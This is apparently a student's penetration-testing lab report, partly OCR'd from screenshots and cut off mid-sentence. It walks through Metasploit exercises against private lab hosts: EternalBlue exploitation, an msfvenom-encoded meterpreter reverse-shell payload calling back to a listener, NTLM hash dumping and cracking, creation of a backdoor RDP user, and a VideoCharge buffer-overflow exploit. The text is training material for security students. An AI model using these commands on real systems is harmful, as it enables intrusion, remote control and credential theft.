


Exercise 19, Step 50: Now, type set rhosts 172.19.19.15 and press Enter to set the target as Advertisement Dept

Exercise 19, Step 52: Now, we shall search for the Eternal Blue exploit. Type search eternalblue in the msfconsole and press Enter. This displays the scanner and the exploit associated with Eternal Blue as shown in the screenshot. We will be using the eternalblue exploit to compromise the target machine.



Exercise 19, Step 54: Now, type show options and press Enter to view all the options associated with the exploit.




Exercise 19, Step 56: Since we have set the options required for the exploit module, we will now perform exploitation on the target machine by triggering the exploit. So, type exploit and press Enter.


Exercise 20: Exploiting and Escalating Privileges on a Windows Operating System

20.1OUTPUT SCREENSHOTS


Exercise 20, Step 5: Type the command msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe and press Enter. This generates a shikata_ga_nai payload in the name of shikata.exe on the Desktop.



Exercise 20, Step 13: Issue the following commands:
set lhost 172.19.19.18.
set lport 443.
By issuing these commands, whenever a victim executes the payload shikata.exe, it connects the victim to the lhost i.e., 172.19.19.18 through port 443 (lport).
Now, type show options command and press Enter. This displays the default and the configured options as shown in the screenshot.



Applications Places System
Mon Jun 17, 12:48
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Name Current Setting Required Description
---- --- --- ---
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --- --- ---
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.19.19.18 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf6 exploit(multi/handler) >
Click to switch to "Workspace 2"

Exercise 20, Step 22: Type the command run post/windows/gather/hashdump and press Enter. This command extracts all the LM, and NTLM hashes from the target machine as displays them and is shown in the screenshot.



Exercise 20, Step 30: Wait until the hashes are successfully decrypted. On successful decryption of the hashes, you will be presented with the passwords as shown in the screenshot.

NOTE: Due to technical area with lack of privileges, I am unable to establish an actual session with the victim. However, I was still able to deliver the malware.




Exercise 20, Step 33: Now, connect to the machine through remote desktop connection. Here, you can either login with the credentials that you cracked earlier or create a user for rdp and connect using it. If the user you are trying to connect to is not a member of remote desktop users, you will not be able to connect to it. So, to avoid any such uncertainty, you can create a user on your own and then connect to it. To do so, type run getgui -u CPENT -p cpentpw@123 and press Enter. This creates a user named CPENT with password cpentpw@123.

Exercise 20, Step 36: The target machine's Desktop appears, displaying the server manager as shown in the following screenshot.


Exercise 21: Penetration Testing Buffer Overflow Vulnerability on a Windows Application

21.1 OUTPUT SCREENSHOTS

Exercise 21, Step 5: A VideoCharge Studio Trial version pop-up appears, click on the Quit button to close the window. Also, close the navigated window where the installer file is located.




Exercise 21, Step 9: Now, we shall search through the msf database for a suitable exploit. Type search videocharge and press Enter. This returns the exploit(s) related to the application. We will be using this exploit to perform buffer overflow on the application.




Exercise 21, Step 12: Type exploit and press Enter. This creates a malicious payload named msf.vsc in /home/pentester/. msf4/local folder


Exercise 21, Step 16: Type exploit and press Enter. Now the Listener is active and when the 